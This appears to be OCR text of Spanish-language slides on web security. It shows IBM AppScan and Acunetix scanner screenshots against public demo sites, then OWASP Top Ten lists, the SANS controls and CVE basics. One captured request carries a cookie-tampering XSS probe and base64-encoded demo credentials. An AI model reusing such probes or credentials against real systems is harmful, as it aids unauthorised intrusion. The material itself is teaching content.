 - ! amUserId (Cookie)
 - http://demo.testfire.net/bank/transaction.aspx (3)
 - http://demo.testfire.net/bank/transfer.aspx (3)
- Verrouillage de compte inadéquat (1)
- Falsification de requête intersite (CSRF) (9)
- Fractionnement de la réponse HTTP (1)
- Liste de répertoires BEA WebLogic URL Trickery (1)
- ! Liste des répertoires (1)

Précédent Suivant Gravité □ Elevée Etat □ Ouvert

Informations sur les problèmes Conseil Recommandation de correction Demande/Réponse

Afficher dans le navigateur Rapport Faux positif Test manuel Supprimer la variante Définir comme non vulnérable Définir comme page d'erreur

Variante : 1 sur 3 Test D'origine Entrer une phrase... ▶

POST /bank/account.aspx HTTP/1.0
 Cookie: amUserId=100116014WF XSS Probe; ASP.NET_SessionId=xtp5523wdv50c5451xkbhk55; amSessionId=45640110134; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
 Content-Length: 23
 Accept: */*
 Accept-Language: en-US
 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
 Host: demo.testfire.net
 Content-Type: application/x-www-form-urlencoded
 listAccounts=1001160141
 HTTP/1.1 500 Internal Server Error
 Content-Length: 5143
 Server: nginx/1.0.5
 Date: Tue, 23 Aug 2011 08:29:15 GMT
 Content-Type: text/html; charset=utf-8
 Connection: close
 X-Powered-By: ASP.NET
 V-BenNet-Version: ? 0 50727

Capture d'écran

Détails de la variante
 ID : 22900
 Description : Règle de validation globale
 Différence : Les modifications suivantes ont été appliquées à la demande d'origine :

- Affecter au cookie 'amUserId' la valeur '100116014WF XSS Probe'

 Raisonnement :
 Entrer des commentaires supplémentaires pour cette variante.

Malware-Scan.12588.scan - IBM Rational AppScan

File Edit View Scan Tools Help

Manual Explore Scan Configuration Scan Expert Scan Log Report Update Scan for Malware

Arranged By: Severity Descending

3 Security Issues [3 variants] for 'My Application'

- Link to malicious content detected [1]
 - Http://evil.testfire.net/ [1]
 - evil.testfire.net
- Malicious Content (Malware) detected [1]
 - Http://demo.testfire.net/malware/eicar.aspx [1]
- Link to unwanted content detected [1]
 - Http://www.warez.com/ [1]
 - www.warez.com

Issue Information Advisory Fix Recommendation Request/Response

Link to malicious content detected

Severity: High
Type: Application-level test
WASC Threat Classification: User-Defined Tests
CVE Reference(s): N/A
Security Risk: N/A

Possible Causes

Technical Description

This issue implies malicious content was discovered or are suspected to exist within your application or in a direct link.

AppScan uses static analysis technology from IBM's ISS X-Force to determine whether the returned content will attempt to perform malicious actions. Such actions can include overwriting protected system files, trying to get higher execution privileges, modifying network settings, etc.

Visited URLs 21/21 Completed Tests 3/42 3 Security Issues 2 1 0 0

demo.testfire.net:8080 - IBM Rational AppScan

File Edit View Scan Tools Help

Scan Pause Manual Explore Scan Configuration Report Find Scan Log PowerTools Analyze JavaScript Issues Tasks Data

Url Based Content Based

My Application (123)

- http://demo.testfire.net/ (123)
 - / (4)
 - comment.aspx (5)
 - default.aspx (1)
 - disclaimer.htm (4)
 - feedback.aspx (1)
 - high_yield_investments.htm (3)
 - PrivacyPolicy.aspx
 - retirement.htm
 - search.aspx (3)
 - servererror.aspx
 - subscribe.aspx (7)
 - subscribe.swf
 - survey_questions.aspx
- admin (7)
- about (1)

App links tab

Dashboard Issue Severity Gauge

Total number of issues: 123

Issue Severity Gauge

Severity	Count
High	38
Medium	28
Low	57
Info	28

Arranged By: Severity Descending

123 Security Issues (879 variants) for 'My Application'

- Authentication Bypass Using SQL Injection (1)
- Blind SQL Injection (4)
- Cross-Site Scripting (10)
- DOM Based Cross-Site Scripting (3)
- Poison Null Byte Windows Files Retrieval (1)
- Predictable Login Credentials (1)
- SQL Injection (12)
- Unencrypted Login Request (5)
- XPath Injection (1)
- Cross-Site Request Forgery (7)

Security Issues

< Previous Next > Severity State

Issue Information Advisory Fix Recommendation Request/Response

Analysis Tab

Authentication Bypass Using SQL Injection (1)

uid http://demo.testfire.net/bank/login.aspx

Use the Next/Previous arrows to navigate through the detailed information for individual issues.

The screenshot shows the IBM Rational AppScan application interface. The main window displays a list of 123 security issues found in the application 'My Application'. The issues are arranged by severity (descending). A specific issue, 'Authentication Bypass Using SQL Injection', is selected and shown in the 'Analysis Tab' on the right. This tab provides detailed information about the issue, including its URL (uid http://demo.testfire.net/bank/login.aspx) and instructions to use the Next/Previous arrows to navigate through other issues. The interface also includes a dashboard with an issue severity gauge and a scan configuration menu at the top.



Acunetix Web Vulnerability Scanner (Enterprise edition)

File Tools Configuration Help

New Scan Report Start URL: http://192.168.100.217:80/pacms Profile: default Start

Tools Explorer

- Web Vulnerability Scanner
 - Web Scanner
 - Tools
 - Site Crawler
 - Target Finder
 - Subdomain Scanner
 - HTTP Editor
 - HTTP Sniffer
 - HTTP Fuzzer
 - Authentication Tester
 - Compare Results
 - Web Services
 - Web Services Scanner
 - Web Services Editor
 - Configuration
 - Settings
 - Scanning Profiles
 - General
 - Program Updates
 - Version Information
 - Licensing
 - Support Center
 - Purchase
 - User Manual (html)
 - User Manual (pdf)

Scan Results

Status: Finished

- Scan Thread 1 (http://192.168.100.217:80/pacms)
- Alerts (533)
 - Cross Site Scripting (2)
 - /pacms/update.php (2)
 - fct (2)
 - variant 1
 - variant 2
 - PHPSESSID session fixation (2)
 - /pacms
 - /pacms/src
 - Broken links (15)
 - TRACE Method Enabled (1)
 - Possible sensitive directories (3)
 - Directory listing found (216)
 - Application error message (16)
 - Password type input with autocomplete enabled (8)
 - GHDB: Apache directory listing which show Apache...
 - GHDB: Files uploaded through FTP (54)
 - Knowledge Base (6)
 - Ajax framework script.aculo.us
 - Ajax framework prototype
 - Ajax framework script.aculo.us
 - Ajax framework prototype
 - List of client scripts
 - List of files with inputs

Vulnerability information

Threat level

acunetix threat level

Level 3: High

Acunetix Threat Level 3
One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

Alerts found

Total alerts found: 533

Severity	Count
High	2
Medium	2
Low	251
Informational	278

Scan information

Target information

Target: http://192.168.100.217:80/pacms

Activity Window

Knowledge base finished.
Checking for stored XSS ...
Stored XSS finished.
Finished scanning.
Saving scan results to database ...
Done saving to database.

Application Log Error Log

Ready

Acunetix Web Vulnerability Scanner (Consultant edition)

File Tools Configuration Help

New Scan Scan Report Start URL: http://192.168.0.29:80/ Profile: default Start

Tools Explorer

Web Vulnerability Scanner

- Web Scanner
- Tools
 - Site Crawler
 - Target Finder
 - Subdomain Scanner
 - HTTP Editor
 - HTTP Sniffer
 - HTTP Fuzzer
 - Authentication Tester
 - Compare Results
- Web Services
- Configuration
- Settings
- Scanning Profiles
- General
 - Program Updates
 - Version Information
 - Licensing
 - Support Center
 - Purchase
 - User Manual (htm)
 - User Manual (pdf)

Scan Results

Scan Thread 1 (http://192.168.0.29:80/)

Alerts (360)

- Apache Mod_Rewrite Off-By-One Buffer Overflow Vulnerability (1)
- PHP version older than 4.4.1 (1)
- PHP Zend_Hash_Del_Key_Or_Index vulnerability (1)
- PHP HTML Entity Encoder Heap Overflow Vulnerability (1)
- Unfiltered Header Injection in Apache 1.3.34(2.0.57)2.2.1 (1)
- Cross Site Scripting (223)
- SQL injection (79)
- Directory traversal (Unix) (13)
- File inclusion (2)
- Script source code disclosure (5)
- CRFL injection(HTTP response splitting) (2)
- PHP code injection (2)
- Blind SQL/Path injection (27)
- Macromedia Dreamweaver Remote Database Scripts (1)
- Cross Site Scripting in URI (2)
- Apache version older than 1.3.34 (10)
- Cookie manipulation (11)
- Backup files (1)
- PHPInfo page found (3)
- Source code disclosure (1)
- User credentials are sent in clear text (2)
- Broken links (2)
- Hidden form input named price was found (7)
- An other injection was found 9.999999999999999

Vulnerability information

Threat level

Acunetix Threat Level 3
Level 3: High

Acunetix Threat Level 3
One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

Alerts found

Severity	Total alerts found
High	361
Medium	17
Low	125
Informational	54

Scan information

Target information

Target: http://192.168.0.29:80/

Activity Window

```
Added request for URL: http://testphp.acunetix.com/comment.php?pid=2
URL found ",/comment.php?pid=3" (method: window.open)
Added request for URL: http://testphp.acunetix.com/comment.php?pid=3
Analyzing file: http://testphp.acunetix.com/product.php
Analyzing file: http://testphp.acunetix.com/product.php?pic=1
Resolved domain test.acunetix.com to 80.237.198.236
```

Application Log Error Log

Ready

Online Vulnerability Scanner

<https://ovs.acunetix.com/#>

Online Vulnerability Scanner

Dashboard Launch Scan Scan Targets Scans Reports & Refresh

All Scans Scan Target All Delete Scans Generate Report Refresh

Scan Target	Start Date	Progress	Scan Type	Recurrence	Status
testphp - Web	11 Feb 2014 15:34 (0h 12m 3s)	100%	Web - Full Scan	None	81 41 10 36 0
testasp - Net	9 Dec 2013 11:49 (0h 54m 37s)	100%	Network - Full Scan (safe checks)	None	1 5 0 21 0
testhtml5 - Web	9 Dec 2013 11:55 (0h 15m 55s)	100%	Web - Full Scan	None	24 4 7 1 0
testhtml5 - Web	2 Dec 2013 14:22 (0h 15m 51s)	100%	Web - Full Scan	None	24 4 7 2 0
testasp - Net	28 Nov 2013 14:31 (1h 18m 26s)	100%	Network - Full Scan (safe checks)	None	1 5 0 22 0
testaspnet - Net	28 Nov 2013 14:32 (1h 10m 24s)	100%	Network - Full Scan (safe checks)	None	1 4 0 22 0
testasp - web	26 Nov 2013 11:10 (1h 16m 1s)	100%	Network - Full Scan (safe checks)	None	1 5 0 22 0
testaspnet - Web	26 Nov 2013 11:02 (1h 23m 28s)	100%	Network - Full Scan (safe checks)	None	1 4 0 23 0
testphp - Net	26 Nov 2013 11:01 (0h 49m 32s)	100%	Network - Full Scan (safe checks)	None	0 3 1 25 0
testphp - Web	26 Nov 2013 11:02 (0h 20m 22s)	100%	Web - Full Scan	None	114 61 7 53 0
testhtml5 - Web	26 Nov 2013 11:06 (0h 15m 26s)	100%	Web - Full Scan	None	22 4 7 1 0
testasp - web	26 Nov 2013 11:03 (0h 5m 48s)	100%	Web - Full Scan	None	17 20 6 18 0
testphp - Web	26 Nov 2013 10:02 (0h 20m 24s)	100%	Web - Full Scan	None	115 61 7 53 0
testaspnet - Net	26 Nov 2013 09:12 (0h 45m 42s)	100%	Network - Full Scan (safe checks)	None	1 4 0 23 0
testphp - Web	26 Nov 2013 09:09 (0h 20m 54s)	100%	Web - Full Scan	None	115 61 7 53 0
testasp - web	26 Nov 2013 09:07 (0h 0m 37s)	100%	Web - XSS	None	1 5 0 11 0
testaspnet - Net	13 Nov 2013 12:31 (1h 31m 9s)	100%	Network - Full Scan (safe checks)	None	1 4 0 23 0
testasp - Net	13 Nov 2013 12:31 (1h 26m 13s)	100%	Network - Full Scan (safe checks)	None	1 4 0 23 0
testphp - Net	13 Nov 2013 12:39 (0h 21m 5s)	100%	Network - Full Scan (safe checks)	None	0 4 1 25 0
testhtml5 - Net	13 Nov 2013 12:08 (0h 21m 9s)	100%	Network - Full Scan (safe checks)	None	0 3 1 24 0

1—20 of 50

< < 1 2 3 > >>

Online Vulnerability Scanner ovs.acunetix.com/#/

OVS BETA Dashboard Launch Scan Scan Targets Scans Reports

Dashboard

Auto Refresh [Quick Start Guide](#)

Vulnerabilities by Severity

A bar chart titled "Vulnerabilities by Severity". The y-axis represents the count of vulnerabilities from 0 to 200 in increments of 50. The x-axis is labeled "Severity". There are four bars: High (red) at approximately 140, Medium (orange) at approximately 90, Low (blue) at approximately 10, and Info (green) at approximately 190.

Host	Type	Threat	Completed
testhtml5 - Web	Web	High	2 Dec 14:38
testasp - Net	Network	High	28 Nov 15:50
testaspnet - Net	Network	High	28 Nov 15:42
testasp - web	Network	High	26 Nov 12:26
testaspnet - Web	Network	High	26 Nov 12:26
testphp - Net	Network	Medium	26 Nov 11:50
testphp - Web	Web	High	26 Nov 11:23
testhtml5 - Web	Web	High	26 Nov 11:21
testasp - web	Web	High	26 Nov 11:09
testphp - Web	Web	High	26 Nov 10:22

Top 10 Vulnerabilities

SQL injection (verified)	41
Cross site scripting (verified)	37
Blind SQL Injection	31
Application error message	24
Email address found	16
DOM-based cross site scripting	15
Directory listing	14
Possible CSRF (Cross-site request forgery)	12
HTML form without CSRF protection	8
Broken links	8


Most Vulnerable Hosts

testphp - Web
testhtml5 - Web
testasp - web
testasp - Net
testaspnet - Web
testaspnet - Net
testphp - Net
testhtml5 - Net

Upcoming Scans

No upcoming scans






WhiteHat Security Top Ten

Percentage likelihood of a website having
a vulnerability by class




- Average number of inputs per website: **227**
- Average ratio of vulnerability count / number of inputs: **2.58%**



- A1 – Injection
- A2 – Cross-Site Scripting (XSS)
- A3 – Broken Authentication and Session Management
- A4 – Insecure Direct Object References
- A5 – Cross-Site Request Forgery (CSRF)
- A6 – Security Misconfiguration (NEW)
- A7 – Insecure Cryptographic Storage
- A8 – Failure to Restrict URL Access
- A9 – Insufficient Transport Layer Protection
- Unvalidated Redirects and Forwards (NEW)







A1 – Injection

- Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.

A2 – Broken Authentication and Session Management

- Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.

A3 – Cross-Site Scripting (XSS)

- XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A4 – Insecure Direct Object References

- A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

A5 – Security Misconfiguration

- Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date.

A6 – Sensitive Data Exposure

- Many web applications do not properly protect sensitive data, such as credit cards, tax ids, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

A7 – Missing Function Level Access Control

- Virtually all web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access unauthorized functionality.

A8 - Cross-Site Request Forgery (CSRF)

- A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

A9 - Using Components with Known Vulnerabilities

- Vulnerable components, such as libraries, frameworks, and other software modules almost always run with full privilege. So, if exploited, they can cause serious data loss or server takeover. Applications using these vulnerable components may undermine their defenses and enable a range of possible attacks and impacts.

A10 – Unvalidated Redirects and Forwards

- Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

OWASP Top Ten Coverage

OWASP Top Ten

- A1.Cross Site Scripting (XSS)
- A2.Injection Flaws
- A3.Malicious File Execution
- A4.Insecure Direct Object Reference
- A5.Cross Site Request Forgery (CSRF)
- A6.Leakage and Improper Error Handling
- A7.Broken Authentication and Sessions
- A8.Insecure Cryptographic Storage
- A9.Insecure Communications
- A10. Failure to Restrict URL Access

OWASP ESAPI

- Validator,Encoder
- Encoder
- HTTPUtilities (upload)
- AccessReferenceMap
- User (csrftoken)
- EnterpriseSecurityException, HTTPUtils
- Authenticator,User, HTTPUtils
- Encryptor
- HTTPUtilities (secure cookie, channel)
- AccessController

OWASP Mobile Top 10 Risks



OWASP

The Open Web Application Security Project

M1

Weak Server Side Controls

M2

Insecure Data Storage

M3

Insufficient Transport Layer Protection

M4

Unintended Data Leakage

M5

Poor Authorization and Authentication

M6

Broken Cryptography

M7

Client Side Injection

M8

Security Decisions via Untrusted Inputs

M9

Improper Session Handling

M10

Lack of Binary Protections

New for
2014!



Igualmente, el SANS Institute es una universidad formativa en el ámbito de las tecnologías de seguridad.

El Instituto SANS (SysAdmin Audit, Networking and Security Institute) es una institución con ánimo de lucro fundada en 1989, con sede en Bethesda (Maryland, Estados Unidos) que agrupa a 165.000 profesionales de la seguridad informática (consultores, administradores de sistemas, universitarios, agencias gubernamentales, etc.)

Sus principales objetivos son:

- Reunir información sobre todo lo referente a seguridad informática (sistemas operativos, routers, firewalls, aplicaciones, IDS, etc.)
- Ofrecer capacitación y certificación en el ámbito de la seguridad informática

SANS 20 CSC

Critical Security Control

TRIPWIRE SOLUTION SUPPORT FOR THE SANS 20 CRITICAL SECURITY CONTROLS (20 CSC)					
SANS Critical Security Controls	NSA Rank	Tripwire IP360	Tripwire Enterprise & Configuration Compliance Manager	Tripwire Log Center <small>*Log data supports this control</small>	Overall <small>(combination of solutions deployed)</small>
CSC1: Inventory H/W Assets, Criticality & Location	Very High	●	●	●	●
CSC2: Inventory S/W Assets, Criticality & Location	Very High	●	●	•	●
CSC3: Secure Configuration Servers	Very High	●	●	•	●
CSC4: Vulnerability Assessment & Remediation	Very High	●	●	●	●
CSC5: Malware Protection	High/Medium		●	●	●
CSC6: Application Security	High	●	●	•	●
CSC7: Wireless Device Control	High	●	●	•	●


The 20 Critical Security Controls	Page	NSA Rank
CSC1: Inventory H/W Assets, Criticality & Location	4	Very High
CSC2: Inventory S/W Assets, Criticality & Location	7	Very High
CSC3: Secure Configuration Servers	10	Very High
CSC4: Vulnerability Assessment & Remediation	13	Very High
CSC5: Malware Protection	16	High/Medium
CSC6: Application Security	19	High
CSC7: Wireless Device Control	22	High
CSC8: Data Recovery	25	Medium
CSC9: Security Skills Assessment	28	Medium
CSC10: Secure Config-Network	31	High/Medium
CSC11: Limit and Control Network Ports, Protocols & Services	34	High/Medium
CSC12: Control Admin Privileges	37	High/Medium
CSC13: Boundary Defense	40	High/Medium
CSC14: Maintain, Monitor, and Analyze Audit Logs	43	Medium
CSC15: "Need-to-Know" Access	46	Medium
CSC16: Account Monitoring & Control	49	Medium
CSC17: Data Loss Prevention	52	Medium/Low
CSC18: Incident Response	55	Medium
CSC19: Secure Network Engineering (secure coding)	58	Low
CSC20: Penetration Testing & Red Team Exercises	61	Low




La información y nomenclatura de esta lista es usada en la National Vulnerability Database, el repositorio de los Estados Unidos de América de información sobre vulnerabilidades.

Common Vulnerabilities and Exposures, siglas **CVE**, es una lista de información registrada sobre conocidas vulnerabilidades de seguridad, donde cada referencia tiene un número de identificación único. De esta forma provee una nomenclatura común para el conocimiento público de este tipo de problemas y así facilitar la compartición de datos sobre dichas vulnerabilidades.

Fue definido y es mantenido por The MITRE Corporation (**MITRE CVE List**) con fondos de la National Cyber Security Division del gobierno de los Estados Unidos de América. Forma parte del llamado **Security Content Automation Protocol**.





CVE

El CVE ha tenido gran aceptación entre todos los fabricantes porque la mayor parte de las veces es muy complejo saber a qué vulnerabilidad nos estamos refiriendo solo por ciertas características.

Se hace necesario una especie de número de identidad único para cada fallo, puesto que en ocasiones son tan parecidas, complejas o se ha ofrecido tan poca información sobre ellas que la única forma de diferenciar la vulnerabilidad es por su CVE.



Si no existe CVE del problema, lo hemos identificado por el CVE genérico CVE-000-000.

Algunas vulnerabilidades están identificadas por un “CAN” en vez de “CVE”. Se trata del formato “antiguo” que ya no es usado por Mitre.org.

En algunas ocasiones, incluso aunque contradiga el concepto, varias vulnerabilidades pueden estar identificadas con un mismo CVE.

En estos casos lo que la identifica es el título asociado. **Esto ocurre cuando una misma zona de código contiene varias vulnerabilidades, o ese mismo código genera varios fallos distintos.**

